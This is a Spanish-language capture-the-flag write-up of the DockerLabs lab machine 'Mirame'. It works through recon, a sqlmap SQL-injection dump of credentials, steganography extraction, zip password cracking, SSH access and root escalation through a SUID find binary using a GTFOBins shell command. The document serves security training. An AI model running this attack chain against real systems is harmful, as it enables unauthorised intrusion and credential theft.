



Write-Up: Máquina "Mirame"

📍 Plataforma: DockerLabs

📍 Dificultad: Fácil

📍 Autor: Joaquín Picazo

🔍 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
 - 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
 - 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
 - 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.
-



1. Reconocimiento y Recolección de Información

Verifico la conectividad con la máquina objetivo.

```
(kali㉿kali)-[~]
└─$ ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.188 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.188/0.188/0.188/0.000 ms
```

2. Escaneo y Enumeración

Identifico los puertos abiertos para ver posibles vulnerabilidades y decidir mi estrategia de ataque.

```
(kali㉿kali)-[~]
$ nmap -p- -sS -Pn -sV --open 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-01 10:43 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000013s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.61 ((Debian))
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.12 seconds
```

Busco directorios en su web con gobuster pero no hay nada tan interesante.


```
(kali㉿kali)-[~]
$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.html,.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://172.17.0.2
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  html,txt,php
[+] Timeout:      10s


Starting gobuster in directory enumeration mode

/.php           (Status: 403) [Size: 275]
/.html          (Status: 403) [Size: 275]
/page.php       (Status: 200) [Size: 2169]
/index.php      (Status: 200) [Size: 2351]
/auth.php       (Status: 200) [Size: 1852]
/.html          (Status: 403) [Size: 275]
/.php           (Status: 403) [Size: 275]
/server-status  (Status: 403) [Size: 275]
Progress: 830572 / 830576 (100.00%)
Finished
```

La interfaz principal es un panel de login, el cual no tengo credenciales default posibles.



Solo me da acceso a una interfaz en la que pongo una ciudad y me da su clima. No es para RCE ni nada similar.



3. Explotación de Vulnerabilidades

Decido usar sqlmap para un ataque automatizado de sql injection y obtener más información de su base de datos. Decido buscar bases de datos disponibles.

```
(kali㉿kali)-[~]
$ sqlmap -u http://172.17.0.2 --forms -dbs -batch
```

```
do you want to exploit this SQL injection? [Y/n] Y
[10:51:19] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.61
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[10:51:19] [INFO] fetching database names
[10:51:19] [INFO] retrieved: 'information_schema'
[10:51:19] [INFO] retrieved: 'users'
available databases [2]:
[*] information_schema
[*] users
```

Luego, busco las tablas de la base de datos "users".

```
(kali㉿kali)-[~]
$ sqlmap -u http://172.17.0.2 --forms -dbs -batch -D users --tables
```

```
do you want to exploit this SQL injection? [Y/n] Y
[10:52:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.61
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[10:52:11] [INFO] fetching database names
[10:52:11] [INFO] resumed: 'information_schema'
[10:52:11] [INFO] resumed: 'users'
available databases [2]:
[*] information_schema
[*] users

[10:52:11] [INFO] fetching tables for database: 'users'
[10:52:11] [INFO] retrieved: 'usuarios'
Database: users
[1 table]
+-----+
| usuarios |
+-----+
```

Busco los datos de la tabla “usuarios” de la base de datos “users”. Obtengo credenciales.

```
(kali㉿kali)-[~]
$ sqlmap -u http://172.17.0.2 --forms -dbs -batch -D users -T usuarios --dump
```

```
do you want to exploit this SQL injection? [Y/n] Y
[10:53:04] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.61
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[10:53:04] [INFO] fetching database names
[10:53:04] [INFO] resumed: 'information_schema'
[10:53:04] [INFO] resumed: 'users'
available databases [2]:
[*] information_schema
[*] users

[10:53:04] [INFO] fetching columns for table 'usuarios' in database 'users'
[10:53:04] [INFO] retrieved: 'id'
[10:53:04] [INFO] retrieved: 'int(11)'
[10:53:04] [INFO] retrieved: 'username'
[10:53:04] [INFO] retrieved: 'varchar(50)'
[10:53:04] [INFO] retrieved: 'password'
[10:53:04] [INFO] retrieved: 'varchar(255)'
[10:53:04] [INFO] fetching entries for table 'usuarios' in database 'users'
[10:53:04] [INFO] retrieved: '1'
[10:53:04] [INFO] retrieved: 'chocolateadministrador'
[10:53:04] [INFO] retrieved: 'admin'
[10:53:04] [INFO] retrieved: '2'
[10:53:04] [INFO] retrieved: 'lucas'
[10:53:04] [INFO] retrieved: 'lucas'
[10:53:04] [INFO] retrieved: '3'
[10:53:04] [INFO] retrieved: 'soyagustin123'
[10:53:04] [INFO] retrieved: 'agustin'
[10:53:04] [INFO] retrieved: '4'
[10:53:04] [INFO] retrieved: 'directoriotravieso'
[10:53:04] [INFO] retrieved: 'directorio'
Database: users
Table: usuarios
[4 entries]
+---+-----+-----+
| id | password           | username |
+---+-----+-----+
| 1  | chocolateadministrador | admin    |
| 2  | lucas                | lucas   |
| 3  | soyagustin123        | agustin  |
| 4  | directoriotravieso  | directorio |
+---+-----+-----+
```

Intento ingresar por ssh con las credenciales pero ninguna funciona.


```
└─(kali㉿kali)-[~]
$ ssh admin@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:bjdr2CPYHlTnvte+ZhAXAjTvlpsD0icCzoPPqDqG7HQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
admin@172.17.0.2's password:
Permission denied, please try again.
admin@172.17.0.2's password:

└─(kali㉿kali)-[~]
$ ssh lucas@172.17.0.2
lucas@172.17.0.2's password:
Permission denied, please try again.
lucas@172.17.0.2's password:

└─(kali㉿kali)-[~]
$ ssh agustin@172.17.0.2
agustin@172.17.0.2's password:
Permission denied, please try again.
agustin@172.17.0.2's password:

└─(kali㉿kali)-[~]
$ ssh directorio@172.17.0.2
directorio@172.17.0.2's password:
Permission denied, please try again.
directorio@172.17.0.2's password:
```

Pruebo usar las credenciales como posibles directorios ocultos que se escapan del diccionario usado en gobuster y encuentro un directorio con una imagen.




Index of /directoriotravieso

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
 miramebien.jpg	2024-08-10 19:53	6.2K	

Apache/2.4.61 (Debian) Server at 172.17.0.2 Port 80

La imagen la descargo con wget desde mi terminal.



```
(kali㉿kali)-[~]
$ wget http://172.17.0.2/directoriotravieso/miramebien.jpg
2025-08-01 10:59:07 (194 MB/s) - 'miramebien.jpg' saved [6324/6324]

miramebien.jpg
```

Uso stegseek para encontrar el passphrase solicitado al buscar archivos ocultos en la imagen.

```
(kali㉿kali)-[~]
$ stegseek miramebien.jpg /usr/share/wordlists/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "chocolate"
[i] Original filename: "ocultito.zip".
[i] Extracting to "miramebien.jpg.out".
```

Con steghide busco los posibles archivos ocultos usando el passphrase encontrado anteriormente.

```
(kali㉿kali)-[~]
$ steghide --extract -sf miramebien.jpg
Enter passphrase:
wrote extracted data to "ocultito.zip".
```

Uso john para encontrar la contraseña del archivo comprimido.

```
(kali㉿kali)-[~]
$ zip2john ocultito.zip > hashocultito.txt
ver 1.0 efh 5455 efh 7875 ocultito.zip/secret.txt PKZIP Encr: 2b chk, TS_chk, cmplen=28, decmplen=16, crc=703553BA ts=9d7A cs=9d7a type=0

(kali㉿kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hashocultito.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
stupid1          (ocultito.zip/secret.txt)
1g 0:00:00:00 DONE (2025-08-01 11:05) 50.00g/s 204800p/s 204800c/s 204800C/s 123456 .. oooooo
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Uso la contraseña para descomprimir el archivo. Obtengo usuario:contraseña, lo más probable es que si sea de ssh.

```
└─(kali㉿kali)-[~]
└─$ unzip ocultito.zip
Archive: ocultito.zip
[ocultito.zip] secret.txt password:
extracting: secret.txt

└─(kali㉿kali)-[~]
└─$ cat secret.txt
carlos:carlitos
```

Ingreso por ssh con las credenciales obtenidas anteriormente.

```
└─(kali㉿kali)-[~]
└─$ ssh carlos@172.17.0.2
carlos@172.17.0.2's password:
Linux 1b4bfe540fca 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.


Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Aug 10 19:44:14 2024 from 172.17.0.1
carlos@1b4bfe540fca:~$ whoami
carlos
carlos@1b4bfe540fca:~$ id
```

4. Escalada de Privilegios y Post-exploitación

Busco archivos con permisos SUDO , pero, no hay nada. Entonces, busco binarios con permisos SUID, encontrando uno interesante.

```
carlos@1b4bfe540fca:~$ sudo -l
[sudo] password for carlos:
Sorry, user carlos may not run sudo on 1b4bfe540fca.
carlos@1b4bfe540fca:~$ find / -perm -4000 2>/dev/null
/usr/lib/mysql/plugin/auth_pam_tool_dir/auth_pam_tool
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chsh
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/mount
/usr/bin/find
/usr/bin/passwd
/usr/bin/sudo
```

En GTFOBINS busco comandos para escalar privilegios con “find”.



The screenshot shows a browser window with the URL <https://gtfobins.github.io/gtfobins/find/#suid>. The page title is "File write". It contains the following text:

It writes data to files, it may be used to do privileged writes or write files outside a restricted file system.

DATA is a format string, it supports some escape sequences.

```
LFILE=file_to_write
find / -fprintf "%FILE" DATA -quit
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m +xs $(which find) .
./find ... -exec /bin/sh -p \; -quit
```

Uso el comando encontrado. Escalada de privilegios completada, soy root.

Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.